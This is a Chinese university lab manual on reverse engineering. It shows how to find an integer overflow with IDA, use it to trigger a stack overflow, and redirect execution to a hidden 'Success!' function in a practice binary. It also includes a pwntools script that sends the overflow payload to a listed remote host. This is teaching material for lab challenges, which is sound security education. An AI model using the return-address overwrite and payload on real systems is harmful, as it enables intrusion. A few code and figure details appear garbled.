

综合实践 3

逆向分析部分实验手册

一、实验目的

熟悉二进制代码逆向分析的基本方法，掌握代码漏洞的定位和利用原理。

二、实验内容

借助于反汇编工具，确定整数溢出漏洞的位置，利用整数溢出和栈溢出，通过构造特定的输入，将程序重定向到预期的函数，输出“Success!”提示和与本人学号（10 个字符）关联的 flag。

三、先验知识

1. 整数溢出漏洞

在计算机中，整数分为无符号整数以及有符号整数两种。其中有符号整数会在最高位用 0 表示正数，用 1 表示负数，而无符号整数则没有这种限制。另外，我们常见的整数类型有 8 位（单字节字符、布尔类型）、16 位（短整型）、32 位（长整型）等。

关于整数溢出，其实它与其它类型的溢出一样，都是将数据放入了比它本身小的存储空间中，从而出现了溢出。由此引发的一切程序漏洞都可以成为整数溢出漏洞。

```
1  #define BUFF_SIZE 10
2  int main(int argc, _TCHAR* argv[])
3  {
4      int iLength;
5      char buf[BUFF_SIZE];
6      iLength= atoi(argv[1]);//注意atoi这个函数
7      //_int __cdecl atoi(_In_z_ const char *_Str);
8      if (iLength< BUFF_SIZE)
9      {
10         unsigned int num=iLength;
11         memcpy(buf, argv[2], iLength);
12         //memcpy((_Size) void * _Dst,(_Size) const void * _Src, size_t _Size);
13         //typedef _W64 unsigned int    size_t;
14     }
15     }
16     return 1;
17 }
```

图 1 存在整数溢出漏洞的示例代码

上述代码中，函数 `atoi()` 是将一个字符串转换为有符号整数，此时如果输入的长度值为负值，例如“-12”，将会满足条件“`iLength < BUFF_SIZE`”，从而执行后面的 `memcpy()` 操作。而 `memcpy()` 函数的第三个参数类型为 `size_t`，是一个 `unsigned int`，其结果会导致在执行 `memcpy()` 操作时溢出。

除了上述的示例，整数溢出还可能是由于运算超出范围。

2. 栈溢出

栈是一种机制，计算机用它来将参数传递给函数，也可以用于放入局部函数变量，函数

返回地址，它的目的是赋予程序一个方便的途径来访问特定函数的局部数据，并从函数调用者那边传递信息。

栈的作用如同一个缓冲区，保存着函数所需的所有信息。在函数的开始时候产生栈，并在函数的结束时候释放它。栈一般是静态的，也意味着一旦在函数的开始创建一个栈，那么栈就是不可以改变的。栈所有保存的数据是可以改变的，但是栈的本身一般是不可以改变的。

32 位程序在执行过程中，有三个非常重要的寄存器与栈的访问密切相关。

(1) **EIP**: 扩展指令指针。在调用函数时，这个指针被存储在栈中，用于后面的使用。在函数返回时，这个被存储的地址被用于决定下一个将被执行的指令的地址。

(2) **ESP**: 扩展栈指针。这个寄存器指向栈的当前位置，并允许通过使用 **push** 和 **pop** 操纵或者直接的指针操作来对栈中的内容进行添加和移除。

(3) **EBP**: 扩展基指针。这个寄存器在函数的执行过程中通常是保持不变的。它作为一个静态指针使用，用于只想基本栈的信息，例如，使用了偏移量的函数的数据和变量。这个指针通常指向函数使用栈底部。

在程序执行过程中，函数内的局部变量是通过栈进行访问的，函数执行完成后，返回前需要通过 **POP EIP** 指令，将 **ESP**（栈顶）指向的值赋值给 **EIP**，从而告诉 **CPU** 下一条指令的地址。

四、分析过程

本次实验分析对象包括两个 Win32 环境的 32 位 PE 文件：

(1) **rev_overflow.exe**，通过这个 PE 文件的分析让大家熟悉分析方法。分析的目标是要能够提示出现“Success！”。

(2) 第二个文件 **rev_homework.exe** 是在第一个文件的基础上做了适当改动。对第二个文件进行分析的任务是定位到漏洞利用函数，并输出与本人学号相关的 **flag** 内容。

1. 观察程序行为

运行“cmd”后，在文件 **rev_overflow.exe** 所在路径运行程序，出现如图 2 的界面。

```
F:\>rev_overflow.exe
~~ Welcome to III-2! ~~
1.Login by keybord
2.Login by pw_file
3.Exit
~~~~~
Your choice:.
```

图 2 程序运行界面

根据提示，输入“3”，程序会退出；输入“1”，是需要从键盘输入登录信息；输入“2”，是需要从键盘输入登录信息。

先来尝试输入“1”，得到结果如图 3 所示。

```
~~~~~
~~ Welcome to III-2! ~~
1.Login by keybord
2.Login by pw_file
3.Exit
~~~~~
Your choice:1
Please input your useraccount:
123123
Hello 123123
Please input your passwd:
1244
Try It
```

图 3 输入“1”得到的结果

提示需要输入账号和密码，随便输入一些内容，没有出现期待的提示“Success！”，当然，这是必然的！

再来尝试输入“2”，得到结果如图 4 所示。

```
~~~~~ Welcome to III-2! ~~~~~
1.Login by keyboard
2.Login by pw_file
3.Exit
~~~~~
Your choice:2
Please input your useraccount:
wewqe
Hello wewqe
Please input your file_name:
qq.txt
file dose'nt exist!
Try It
```

图 4 输入“2”得到的结果

与输入“1”不同的地方是大概要通过文件输入 password。由于不清楚文件格式是什么要求，这里随便输入了一个不存在的文件。

2. 反汇编二进制代码

程序的目标是要返回“Success！”的提示。现在借助 IDA 逆向该程序，本次分析采用 IDA 7.0，采用其他版本呈现的结果可能会有些不同。

IDA 成功第定位到 main 函数，对反汇编代码进一步进行反编译（在当前函数处，按“Tab”或“F5”键），呈现如图 5 所示的伪代码。

```
1 int main_0()
2 {
3     int v1; // [esp+4Ch] [ebp-4h]
4
5     setbuf(&stru_429A40, 0);
6     setbuf(&stru_429A60, 0);
7     setbuf(&stru_429A80, 0);
8     puts("~~~~~ Welcome to III-2! ~~~~~");
9     puts("1.Login by keyboard ");
10    puts("2.Login by pw_file ");
11    puts("3.Exit ");
12    puts("~~~~~");
13    printf("Your choice:");
14    scanf("%d", &v1);
15    if ( v1 != 1 && v1 != 2 )
16    {
17        if ( v1 == 2 )
18        {
19            puts("Bye~");
20            return 0;
21        }
22        puts("Invalid Choice!");
23    }
24    else
25    {
26        sub_40100A(v1);
27        puts("Try It");
28    }
29    return 0;
30 }
31 }
```

图 5 反编译的 main 函数

```
1 int __cdecl sub_401190(int a1)
2 {
3     int v1; // eax
4     char v3; // [esp+4Ch] [ebp-328h]
5     FILE *v4; // [esp+14Ch] [ebp-228h]
6     char v5; // [esp+150h] [ebp-224h]
7     char v6; // [esp+154h] [ebp-220h]
8     char v7; // [esp+174h] [ebp-200h]
9
10    v5 = 0;
11    memset(&v6, 0, 0x20u);
12    memset(&v7, 0, 0x20u);
13    puts("Please input your useraccount:");
14    scanf("%s", &v6);
15    printf("Hello %s\n", &v6);
16    if ( a1 == 1 )
17    {
18        puts("Please input your passwd:");
19        scanf("%s", &v7);
20        v1 = strlen(&v7);
21        v5 = v1;
22    }
23    else
24    {
25        memset(&v3, 0, 0x12Cu);
26        puts("Please input your file_name:");
27        scanf("%s", &v3);
28        v4 = fopen(&v3, "rb");
29        if ( !v4 )
30        {
31            puts("file dose'nt exist!");
32            return 0;
33        }
34        v5 = fread(&v7, 1u, 0x10Eu, v4);
35        v1 = fclose(v4);
36    }
37    LOBYTE(v1) = v5;
38    return sub_401005(&v7, v1);
39 }
```

图 6 反编译的 sub_401190 函数

这里进一步调用的函数只有 27 行处的 sub_40100A 可以进一步跟踪。一路跟下去，跳转到函数 sub_401190（如图 6 所示）。

图 6 所示的代码中，除了呈现在图 3 和图 4 中显示的提示信息，并没有“Success！”提示的信息。所以需要进一步跟踪图 6 第 38 行的函数 sub_401005。

一路跟踪下去，得到图 7 中的函数代码。

```
1 char *__cdecl sub_401390(char *a1, int a2)
2 {
3     char v3; // [esp+4Ch] [ebp-10h]
4     char *v4; // [esp+58h] [ebp-4h]
5
6     if ( (unsigned __int8)a2 > 3u && (unsigned __int8)a2 <= 8u )
7     {
8         fflush(&stru_429A60);
9         v4 = strcpy(&v3, a1);
10    }
11    else
12    {
13        puts("Invalid Password");
14        v4 = (char *)fflush(&stru_429A60);
15    }
16    return v4;
17 }
```

图 7 反编译的 sub_401390 函数

到了这里，已经没有继续跟踪的函数了，但依然没有看到期望的输出信息！

3. 定位关键函数

既然程序的目标是输出“Success！”，我们看一下能不能在程序中找到这个关键的提示信息。

按“shift+F12”或者通过菜单“View/Open subviews/Strings”打开“Strings”窗口（如图 8 所示）。




图 8 Strings 窗口

图 8 中列举了程序中所有的字符串，可以通过“Ctrl+F”查找目标字符串。点击“Success！”，IDA 跳转到 .rdata 段定义该字符串的位置，通过后面的“DATA XREF”能够定位到哪里引用了该字符串。

```

.rdata:00427188 aInvalidPasswor db 'Invalid Password',0 ; CODE XREF: sub_401390:loc_4013C3fo
.rdata:00427199 align 4
.rdata:0042719C aSuccess db 'Success!',0 ; DATA XREF: .text:00401458fo
.rdata:004271A5 align 4
.rdata:004271A8 aScanfr db 'scanf',0 ; DATA XREF: .text:00401458fo

```

图 9 “Success!”在.rdata段的位置

点击图 9 出的“.text:00401458”，跳转到 00401458 处（图 10）。

```

.text:00401440 loc_401440: ; CODE XREF: .text:0040100F↑j
.text:00401440 push ebp
.text:00401441 mov ebp, esp
.text:00401443 sub esp, 40h
.text:00401446 push ebx
.text:00401447 push esi
.text:00401448 push edi
.text:00401449 lea edi, [ebp-40h]
.text:0040144C mov ecx, 10h
.text:00401451 mov eax, 0CCCCCCCCh
.text:00401456 rep stosd
.text:00401458 push offset aSuccess ; "Success!"
.text:0040145D call _puts
.text:00401462 add esp, 4
.text:00401465 push offset stru_429A60
.text:0040146A call _fflush
.text:0040146F add esp, 4
.text:00401472 call sub_411290
.text:00401477 push 0
.text:00401479 call _exit
.text:0040147E ;
.text:0040147E pop edi
.text:0040147F pop esi
.text:00401480 pop ebx
.text:00401481 add esp, 40h
.text:00401484 cmp ebp, esp
.text:00401486 call __chkesp
.text:00401488 mov esp, ebp
.text:0040148D pop ebp
.text:0040148E retn

```

图 10 引用“Success!”的汇编指令

图 10 中，将字符串“Success!”push 到占中，然后调用了“_puts”和“_fflush”函数，显然目的输出这个提示字符串。

注意图 10 中，观察一下程序指令的特征，很明显从 00401440 到 0040148E 是一个完整函数的代码，但 IDA 没有识别出它是一个函数，所以不能将其反编译成 C 代码。如果尝试反编译，会给出错误提示（图 11）。

```

.text:00401440 loc_401440: ; CODE XREF: .te
.text:00401440 push ebp
.text:00401441 mov ebp, esp
.text:00401443 sub esp, 40h
.text:00401446 push ebx
.text:00401447 push esi

```




图 11 试图反编译时的提示

此时，可以用鼠标选中从 00401440 到 0040148E 的指令，然后键盘上按“P”，即可将该段代码转换成一个完整的函数了（图 12）。

在进行反编译，就能够得到对应的 C 代码（图 13）。通过 C 代码能够更清晰地理解函数 sub_401040 的目标。

```

.text:00401440 sub_401440      proc near                                ; CODE XREF: .text:0040100Ff
.text:00401440                                     = byte ptr -40h
.text:00401440
.text:00401440      push     ebp
.text:00401441      mov      ebp, esp
.text:00401443      sub      esp, 40h
.text:00401446      push     ebx
.text:00401447      push     esi
.text:00401448      push     edi
.text:00401449      lea      edi, [ebp+var_40]
.text:0040144C      mov      ecx, 10h
.text:00401451      mov      eax, 0CCCCCCCCh
.text:00401456      rep stosd
.text:00401458      push     offset aSuccess ; "Success!"
.text:0040145D      call     _puts
.text:00401462      add      esp, 4
.text:00401465      push     offset stru_429A60 ; FILE *
.text:0040146A      call     _fflush
.text:0040146F      add      esp, 4
.text:00401472      call     sub_411290
.text:00401477      push     0 ; int
.text:00401479      call     _exit
.text:0040147E ; -----
.text:0040147E      pop      edi
.text:0040147F      pop      esi
.text:00401480      pop      ebx
.text:00401481      add      esp, 40h
.text:00401484      cmp      ebp, esp
.text:00401486      call     __chkesp
.text:00401488      mov      esp, ebp
.text:0040148D      pop      ebp
.text:0040148E      retn
.text:0040148E sub_401440      endp

```

图 12 提示“Success!”的函数

```

1|void __noreturn sub_401440()
2|{
3|    puts("Success!");
4|    fflush(&stru_429A60);
5|    sub_411290();
6|    exit(0);
7|}

```

图 13 提示“Success!”函数的 C 代码

4. 寻找程序溢出点

前面，虽然已经定位到能够提示“Success!”的函数，但这个函数跟图 5-7 中的函数之间并没有直接的调用关系，也就是说，正常情况下，是不可能从 main 函数跳转到图 12 中的函数，从而显示目标字符串“Success!”。只有利用栈溢出漏洞，想办法是程序跳转到这个函数。

根据我们掌握的缓冲区溢出漏洞的至少，一般是在内存复制（例如图 1 中的示例）时会发生缓冲区溢出。观察图 5-7 中的代码，最可能出现溢出的是图 7 中的调用的函数 strcpy！因为 strcpy 函数并不检查目的缓冲区的大小边界，而是将源字符串逐一的全部赋值给目的字符串地址起始的一块连续的内存空间。那么图 7 中的调用的函数 strcpy 会产生溢出吗？

从图 14 中的相关变量的含义，可以看到在进行 strcpy 操作时，对字符串长度 a2 进行了限制，只有大于 3 且小于 8 的时候，才会执行 strcpy 操作，而操作的目的地址 v3，为其分配的空间长度为 10h，按说不会产生溢出。

然而，函数输入的字符串长度 a2 是 int 型整数，而在进行判断其值是否满足大于 3 且小于 8 的条件时，将其转换为了 unsigned_int8，也就是单字节值。如果输入字符串 a1 的长度大于 255，比如 255+6，即 16 进制的 105h，转换为单字节值时会舍弃掉高字节的内容，得到的结果是 5，因而满足执行 strcpy 的条件。也就是说，程序存在**整数溢出漏洞**！

```

1 char *__cdecl sub_401390(char *a1, int a2)
2 {
3     char v3; // [esp+4Ch] [ebp-10h]
4     char *v4; // [esp+58h] [ebp-4h]
5
6     if ( (unsigned __int8)a2 > 3u && (unsigned __int8)a2 <= 8u )
7     {
8         fflush(&stru_429A60);
9         v4 = strcpy(&v3, a1);
10    }
11    else
12    {
13        puts("Invalid Password");
14        v4 = (char *)fflush(&stru_429A60);
15    }
16    return v4;
17}

```

图 14 调用 strcpy 时会产生溢出吗

事实上，在图 6 中我们可以看到，在进入函数 sub_401390（从 sub_101005 跳转过来）前，字符串长度通过“LOBYTE(v1) = v5”已经直接取了 int 型长度的末尾字节。

根据前面的分析，如果我们能够构造一个长度为 255+x（其中 x 应该在 3 到 8 之间）的字符串，就能够使 strcpy 产生溢出。

5. 动态跟踪溢出点相关的栈的变化

接下来的问题是如何利用 strcpy 的漏洞，让程序执行完成后不是返回到函数 sub_401190，而是去执行包含了“Success!”提示的函数 sub_401440。需要构造满足长度要求的数据，在恰当的位置覆盖返回的函数地址。也就是需要确定把返回地址“00401440h”放在构造的数据串中的什么位置。

我们通过对程序的动态跟踪来分析函数 sub_401390 执行时栈中内容的变化。

因为要输入字符串的长度超过 255，在键盘输入比较麻烦，跟踪时，采用文件输入的形式。考虑到后面需要把 16 进制地址作为输入的一部分，需要创建一个二进制文件。

用二进制编辑器构建一个长度超过 255 的文件，比如长度为 105h 的文件(如图 15 所示)。

图 15 构造的长度 105h 的输入文件

在例如 IDA 进行动态跟踪时，需要先选择调试器“Select debugger”，IDA 提供了不同环境下的调试器（图 16）。测试时，我们发现如果选择“Local Windows debugger”会出现错误，这可能是 IDA7.0 的一个 BUG，可以选择“Remote Windows debugger”，但此时需要先启动 IDA7.0/dbgsrv 目录下的“win32_remote.exe”的程序（图 17）。同时注意要调试的程序不能放在中文目录下。




图 16 选择一个调试器



图 17 启动“win32_remote.exe”

先在函数 sub_401390（图 14 对应的函数）中设置断点（图 18），按“F9”执行程序。

```
.text:00401390 ; int __cdecl sub_401390(char *, int)
.text:00401390 sub_401390      proc near          ; CODE XREF
.text:00401390
.text:00401390 var_50             = byte ptr -50h
.text:00401390 var_10             = byte ptr -10h
.text:00401390 var_4              = dword ptr -4
.text:00401390 arg_0              = dword ptr  8
.text:00401390 arg_4              = dword ptr  0Ch
.text:00401390
.text:00401390 push     ebp
.text:00401391 mov     ebp, esp
```

图 18 在跟踪的函数中设置断点

程序启动后，根据提示输入“2”，选择文件输入方式，注意需要将前面构造的二进制文件“test.txt”与 PE 文件放在同一目录下（否则得输入完整路径），账号名随便输入（图 19）。

```
~~~~~
Welcome to III-2! ~~~
1.Login by keyboard
2.Login by pw_file
3.Exit
~~~~~
Your choice:2
Please input your useraccount
12334
Hello 12334
Please input your file_name:
test.txt_
```

图 19 选择文件输入

调试时，如果提示需要源代码，可以选择忽略。

进入断点后，执行到调用函数 strcpy 处（004013F7，可以在此设置一个断点），如图 20 所示。此时观察寄存器和栈中的内容（图 21）。


```

.text:004013EF mov     edx, [ebp+arg_0]
.text:004013F2 push    edx
.text:004013F3 lea     eax, [ebp+var_10]
.text:004013F6 push    eax
.text:004013F7 call     strcpy
.text:004013FC add     esp, 8
.text:004013FF mov     [ebp+var_4], eax

```

图 20 断点设在 call strcpy

重点关注 EBP、ESP 和 EIP 的内容。此时 EBP 指向进入该函数后的栈基地址。先讲光标放置在窗口“Stack view”中，然后点击 EBP 后面的箭头，可以定位到“Stack view”中 EBP 指向的内存地址（0019FB50），图 22 所示。

```

EAX 0019FB40 Stack[00004C58]:0019FB40
EBX 00308000 TIB[00004C58]:00308000
ECX 00429A60 .data:stru_429A60
EDX 0019FCD4 Stack[00004C58]:0019FCD4
ESI 004021F0 start
EDI 0019FB50 Stack[00004C58]:0019FB50
EBP 0019FB50 Stack[00004C58]:0019FB50
ESP 0019FAEC Stack[00004C58]:0019FAEC
EIP 004013F7 sub_401390+67
EFL 0000202

```

图 21 执行到 call strcpy 时寄存器的值

```

0019FB40 CCCCCCCC 2 var_10指向的地址
0019FB44 CCCCCCCC
0019FB48 CCCCCCCC
0019FB4C CCCCCCCC
0019FB50 0019FED4 1 EBP指向的地址
0019FB54 0040130E sub_401190+17E
0019FB58 0019FCD4 Stack[00004C58]:0019FCD4
0019FB5C 00000005

```

图 22 EBP 指向的栈地址

注意到图 22 中，地址 0019FB54 保存的是函数返回地址。此文，将光标放在图 20 中的 004013F3 的 var_10 处（strcpy 的目的地址），能可以观察到该变量在栈中的地址（图 23）。

```

.text:004013F2 push    edx
.text:004013F3 lea     eax, [ebp+var_10] 1 变量var_10在栈中的地址
.text:004013F6 push    eax
.text:004013F7 call     strcpy
.text:004013FC add     esp, 8
.text:004013FF mov     [ebp+var_4], eax

```

[ebp+var_10]=[Stack[00004C58]:0019FB40]

```

db 0CCh
db 0CCh
db 0CCh
db 0CCh
db 0CCh

```

图 23 变量 var_10 的栈地址

可以从图 22 中看到，从①0019FB40 处到②EBP 指向的地址（0019FB50），长度恰好为 0x10，即为图 14 中变量章 v3（对应于图 23 中的 var_10）的长度。也就是说，如果通过 strcpy 的长度超过 0x10，将会覆盖图 22 中 EBP 处的内容，如果超过 0x10+4，则同时还将覆盖 0019FB54 处的返回地址。

在前面分析的基础上，继续跟踪函数。执行完 call strcpy 这条指令后，观察一下图 22 中栈的变化。

```

0019FB40 31313131
0019FB44 31313131
0019FB48 31313131
0019FB4C 31313131
0019FB50 32323232
0019FB54 32323232 1 返回地址被覆盖了！
0019FB58 32323232

```

图 24 执行 strcpy 后的栈中的内容

对比图 24 和图 22，返回地址被覆盖了。继续执行程序一直到 00401415 处的 `retn` 指令，我们发现此时 `EBP` 的值变成了“32323232”（如图 25 所示）。




图 24 执行到 `retn` 时栈中的内容
单步执行完 `retn` 指令，再来观察寄存器的值的变化（图 25）。




图 25 执行 `retn` 后 `EIP` 的内容

从图 25 中可以看出，此时 `EIP` 值已经变成了“32323232”，在执行下去，肯定会出错了，终止执行程序。

6. 构造特定输入

通过前面的分析，如果构造的长度为 $255+x$ 的数据中的前 $0x10+4+4$ 字节中的后 4 个字节为输出“Success!”提示的函数 `sub_401440` 的偏移地址，就可以成功地将图 25 中的 `EIP` 值修改为 00401440，从而去执行 `sub_401440`。

于是将 `test.txt` 中的 $0x10+4$ 之后的 4 个字节改为“00401440”，注意该数值在内存中保存时是低字节在前，高字节在后，所以按照字节顺序应该为：40 14 40 00，据此构造的二进制文件如图 26 所示。




图 26 构造的长度 105h 的输入文件

对比图 15，只是在 $0x14-0x17$ 处值不同。

7. 测试

基于图 26 构造的文件，测试程序。成功地显示了 “Success!”

```
~~~~~  
~~ Welcome to III-2! ~~  
    1.Login by keybord  
    2.Login by pw_file  
    3.Exit  
~~~~~  
Your choice:2  
Please input your useraccount:  
121212  
Hello 121212  
Please input your file_name:  
test.txt  
Success!
```

图 27 测试结果

五、作业

参考示例程序的分析过程，分析 PE 文件 `rev_homework.exe`。构造满足溢出条件的二进制文件，输入自己的学号，格式要求：U201714844（‘U’ 要大写！）。

输出结果如图 28 所示，为分析成功。

```
~~~~~  
~~ Welcome to III-2! ~~  
    1.Login by keybord  
    2.Login by pw_file  
    3.Exit  
~~~~~  
Your choice:2  
Please input your account:  
U202102232  
Please input your file_name:  
pw.txt  
Success!  
Flag: 4a2d2f2d2e2f2d2d2c2d
```

图 28 测试结果

六、分析报告

针对 PE 文件 `rev_homework.exe` 分析的过程，撰写实验报告，具体内容参考示例程序分析过程。

七、学有余力

学有余力的同学可以尝试 Linux 环境下，如何借助于 Python 的 pwn 工具，构造溢出的数据，达成缓冲区溢出的目的。

- （1）测试 ELF 文件：int_overflow，包含 flag 的文件名为 flag 的文件
- （2）参考 python 代码

参考链接：<https://www.cnblogs.com/hk1643/p/14088843.html>

```
from pwn import *
```

```
#Linux 本地运行，需要将 flag 文件和程序文件和 python 文件放在同一目录下
```

```
#io = process('./int_overflow')
```

```
#elf = ELF('./int_overflow')
```

#远程运行，需要将 flag 文件和程序文件放在 Linux 服务器

```
io = connect('220.249.52.133', 36003)
```

```
what_is_this_address = 0x804868B
```

```
payload = b'a'*0x18 + p32(what_is_this_address) + b'a'*0xe8
```

```
io.sendlineafter('choice:', '1')
```

```
io.sendlineafter('username:', 'username')
```

```
io.sendlineafter('passwd:', payload)
```

```
io.interactive()
```